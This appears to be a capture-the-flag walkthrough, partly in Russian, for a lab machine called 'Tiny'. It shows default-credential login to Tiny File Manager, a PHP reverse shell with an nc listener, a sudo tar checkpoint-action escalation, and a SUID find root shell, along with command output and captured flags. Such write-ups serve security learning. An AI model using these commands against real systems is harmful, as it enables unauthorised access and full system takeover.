


Machine Tiny

$ nmap




Подсказка на енумерацию -x php






Переходим – натыкаемся на Tiny File Manager с дефолтными кредами

https://github.com/prasathmani/tinyfilemanager -- admin:admin@123




Reverse shell

https://github.com/pentestmonkey/php-reverse-shell with ip address and port (nc -nvlp 1234)




Выполняем файл и получаем RCE



$ sudo -l (https://gtfobins.github.io/gtfobins/tar/)

sudo -u john tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/bash



USER

```
  sudo -u john tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=
exec=/bin/bash
tar: Removing leading `/' from member names
whoami
john
```

python3 -c 'import pty;pty.spawn("/bin/bash")'

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
john@debian:/$
```

```
john@debian:~/Desktop$ cat user.txt
cat user.txt
6efc1a5dbb8904751ce6566a305bb8ef
```

ROOT

find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 6 -exec ls -ld {} \; 2>/dev/null

```
john@debian:/$ find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 6 -exec l
s -ld {} \; 2>/dev/null
< -type l -maxdepth 6 -exec ls -ld {} \; 2>/dev/null
-rwsr-xr-x 1 root root 19040 Jan 13  2022 /usr/libexec/polkit-agent-helper-1
-rwsr-xr-x 1 root root 182600 Jan 14 08:29 /usr/bin/sudo
-rwsr-xr-x 1 root root 71912 Jan 20  2022 /usr/bin/su
-rwsr-xr-x 1 root root 44632 Feb  7  2020 /usr/bin/newgrp
-rwsr-xr-x 1 root root 55528 Jan 20  2022 /usr/bin/mount
-rwsr-xr-x 1 root root 52880 Feb  7  2020 /usr/bin/chsh
-rwsr-xr-x 1 root root 63960 Feb  7  2020 /usr/bin/passwd
-rwsr-xr-x 1 root root 311008 Jan  9  2021 /usr/bin/find
-rwsr-xr-x 1 root root 35048 Jun 20  2021 /usr/bin/fusermount3
-rwsr-xr-x 1 root root 58416 Feb  7  2020 /usr/bin/chfn
-rwsr-xr-x 1 root root 23448 Jan 13  2022 /usr/bin/pkexec
-rwsr-xr-x 1 root root 88304 Feb  7  2020 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 158448 Nov  2 17:46 /usr/bin/ntfs-3g
-rwsr-xr-x 1 root root 35040 Jan 20  2022 /usr/bin/umount
-rwsr-xr-- 1 root messagebus 51336 Oct  5 07:04 /usr/lib/dbus-1.0/dbus-daemon
-launch-helper
-rwsr-xr-x 1 root root 481608 Jul  1  2022 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 14328 Dec  4 18:46 /usr/lib/mysql/plugin/auth_pam_tool
_dir/auth_pam_tool
-rwsr-xr-- 1 root dip 403752 Jan  6  2021 /usr/sbin/pppd
john@debian:/$
```

./find . -exec /bin/sh -p \;

```
john@debian:/usr/bin$ ./find . -exec /bin/sh -p \;
./find . -exec /bin/sh -p \;
# whoami&id
whoami&id
root
uid=1000(john) gid=1000(john) euid=0(root) groups=1000(john),24(cdrom),25(flo
ppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),113(bluetooth),118(l
padmin),121(scanner)
[1] + Done                       whoami
#
```

```
# ls
ls
mysql-apt-config_0.8.15-1_all.deb  root.txt
# cat root.txt
cat root.txt
d0924ce77393df2306c10788f82db30
# 
```